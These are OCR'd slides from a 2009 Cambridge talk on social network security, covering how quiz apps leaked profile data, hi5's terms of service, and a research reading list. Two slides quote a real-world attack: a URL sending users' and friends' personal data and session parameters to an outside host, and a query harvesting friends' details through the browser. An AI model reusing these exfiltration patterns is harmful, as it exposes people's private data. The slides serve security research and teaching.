
UNIVERSITY OF CAMBRIDGE
800 YEARS
1209 ~ 2009

Social Networks and Security

Checkpoint
Sep 7, 2009

Joseph Bonneau, Computer Laboratory


Global Players (4/2009)




Created on Many Eyes (http://many-eyes.com) © IBM

Credit: Vincenzo Cosenza

Promotional Techniques



Promotional Techniques



It's the greatest place to meet
... because it has more cool people than my local phonebook!
What else is it?
Danielle Rocha

Find people you know here

Already 33,082,535 people on Badoo!

33,082,535 people are on Badoo, 148,411 online now!

Application Data Theft



Allow Access?

Allowing What Eukaryotic organelle are you? access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.


What Eukaryotic organelle are you?

A quiz for the nerds.

By proceeding, you are allowing What Eukaryotic organelle are you? to access your information and you are agreeing to the Facebook Terms of Use in your use of What Eukaryotic organelle are you?

What happens when you take a quiz...

Application Data Theft



Facebook Application Architecture

Application Data Theft

```
http://sochr.com/i.php&name=[Joseph Bonneau]&nx=[My User
ID]&age=[My DOB]&gender=[My Gender]&pic=[My Photo
URL]&fname0=[Friend #1 Name 1]&fname1=[Friend #2
Name]&fname2=[Friend #3 Name]&fname3=[Friend #4 Name]&fpic0=[Friend
#1 Photo URL]&fpic0=[Friend #2 Photo URL]&fpic0=[Friend #3 Photo
URL]&fpic0=[Friend #4 Photo URL]&fb_session_params=[All of the quiz
application's session parameters]
```


URL for banner ad

Application Data Theft


```
select uid, birthday, current_location, sex, first_name, name,
pic_square, relationship_status FROM user WHERE uid IN (select uid2
from friend where uid1 = ‘[current user id]‘) and strlen(pic) > 0
order by rand() limit 500
```

Query made by banner ad through user's browser

Application Data Theft



Create Your Own Quiz >




Hey Peter

Hot singles are waiting for you!!

What the users sees...

Terms of Service

Terms of Service, hi5:




We provide your Personal Information to third party service providers who work on behalf of or with hi5 under confidentiality agreements to provide some of the services and features of the hi5 community and to help us communicate with hi5 Members. These service providers may use your personal information to communicate with you about offers and services from hi5 and our marketing partners. However, these service providers do not have any independent right to share this information.

If you decide to use one of the additional services that are offered by our partners, we may forward Personal Information to these partners to enable them to provide the services that you requested.
We also provide information to third-party advertising companies, as described in the next section.
Please be aware that the handling of your Personal Information by our partners or the third-party advertising companies is governed by their privacy policy, not ours.

Most Terms of Service reserve broad rights to user data

My Reading List

http://www.cl.cam.ac.uk/~jcb82/sns_bib/main.html



Searchable List of Papers

There are 76 entries.

Sort by category | title | author | year | type | subscription

Applications of SNS | Attacks | Crawling and Analysis | General | Graph Anonymity | Graph Inference | Privacy Enhancement | Privacy-Enabling Architecture | Sybils | User Studies

then by title | author | year | type | subscription

Applications of SNS top

Andrew Besmer, Heather Richter Lipford, Mohamed Shehab and Gorrell Cheek
Social Applications: Exploring A More Secure Framework *2009*

Jeremy Goecks, W. Keith Edwards and Elizabeth D. Mynatt
Challenges in Supporting End-User Privacy and Security Management with Social Navigation *2009*

Gayatri Swamynathan, Christo Wilson, Bryce Boe, Kevin Almeroth and Ben Y. Zhao
Do Social Networks Improve e-Commerce?: A Study on Social Marketplaces *2008*

Anirudh V. Ramachandran and Nick Feamster
Authenticatr: Authenticated Out-of-Band Communication over Social Links *2008*

Krishna P. N Puttaswamy, Alessandra Sala and Ben Y. Zhao
Improving Anonymity using Social Links *2008*

Shishir Nagaraja
Privacy Amplification with Social Networks *2007*

Wenyu Wang, Li Zhao and Ruixi Yuan
Improving Cooperation in Peer-to-Peer Systems Using Social Networks *2006*

Alan Mislove, Krishna P. Gummadi and Peter Druschel
Exploiting Social Networks For Internet Search *2006*

Scott Garriss, Michael Kaminsky, Michael J. Freedman, Brad Karp, David Mazieres and Haifeng Yu
RE: Reliable Email *2006*

Prasanna Ganesan Sergio Marti and Hector Garcia-Molina
SPROUT: P2P Routing with Social Networks *2005*

Attacks top


Joseph Bonneau, Jonathan Anderson and George Danezis
Prying Data out of a Social Network *2009*

